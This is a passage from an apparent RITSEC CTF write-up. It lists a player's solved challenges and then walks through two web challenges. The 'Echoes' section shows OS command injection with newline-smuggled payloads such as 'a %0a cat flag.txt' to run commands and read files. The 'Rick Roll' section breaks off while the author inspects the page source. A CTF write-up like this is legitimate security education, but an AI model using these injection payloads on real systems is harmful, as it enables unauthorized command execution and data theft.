
Solved: 22/42



Members

User Name	Score
siunam	3301

Solves

Challenge	Category	Value	Time
Either or Neither nor	Crypto	100	April 2nd, 11:12:27 PM
turtle	Steganography	76	April 2nd, 7:34:39 PM
Weird	Steganography	50	April 2nd, 7:22:12 PM
Chandi Bot 3	Chandi Bot	294	April 2nd, 4:25:44 PM
Chandi Bot 6	Chandi Bot	190	April 2nd, 4:06:57 PM
Pickle Store	Web	224	April 2nd, 1:19:29 PM
Chandi Bot 4	Chandi Bot	183	April 1st, 10:59:56 PM
A Fine Cipher	Crypto	137	April 1st, 10:20:00 PM
Guess the Password?	Reversing	264	April 1st, 7:32:30 PM
Cats At Play	Reversing	50	April 1st, 6:40:20 PM
Red Team Activity 4	Forensics	381	April 1st, 6:19:04 PM
Red Team Activity 3	Forensics	193	April 1st, 6:12:59 PM
Red Team Activity 2	Forensics	90	April 1st, 6:00:39 PM
Red Team Activity 1	Forensics	85	April 1st, 5:55:09 PM
Chandi Bot 5	Chandi Bot	83	April 1st, 5:24:46 PM
Chandi Bot 2	Chandi Bot	69	April 1st, 4:44:19 PM
Chandi Bot 1	Chandi Bot	66	April 1st, 4:40:56 PM
Broken Bot	Web	378	April 1st, 4:31:55 PM
X-Men Lore	Web	238	April 1st, 3:05:45 PM
Rick Roll	Web	53	April 1st, 2:18:12 PM
Echoes	Web	50	April 1st, 1:50:08 PM
Intro	Introduction	50	April 1st, 12:56:21 AM

Web

Echoes

Background


50 Points / 399 Solves

Do you hear that?


https://echoes-web.challenges.ctf.ritsec.club/


Find the flag

Home page:




As you can see, we can enter some words:





Burp Suite HTTP history:



When we clicked the "Test word" button, it'll send a POST request to `/check.php`, with parameter `word`.

Then it'll output with our input three times!


Hmm... I wonder how it works...

Well, you guessed! ***`echo` OS command!***

That being said, we can try to test ***OS command injection***!

To do so, I'll use the new line characeter (`\n` = `%0a`): (Or you can use `|`)


```
a %0a id
```




Boom! We have RCE (Remote Code Execution) via OS command injection!

Let's get the flag!

```
a %0a ls
```




```
a %0a cat flag.txt
```



Nice!

- **Flag:** `RS{R3S0UND1NG_SUCS3SS!}`

Rick Roll

Background


53 Points / 343 Solves

I mean, do I need to say more?

https://rickroll-web.challenges.ctf.ritsec.club/


NOTE: You will need to combine 5 parts of the flag together


NOTE: Each part of the flag is used only once



Find the flag

Home page:





When we go to `/`, it'll redirect us to `/1.html`.

Let's view the source page:

```
[ ... ]
<link rel="stylesheet" href="2.css">
[ ... ]
<a href="Don't.html" class="btn btn-rounded">Don't Sign In</a>
[ ... ]
<!--
    FIND THE FLAGS
[ ... ]
I just wanna tell you [_TuRna30unD_]how I'm feeling
[ ... ]
-->
```

Nice rickroll.
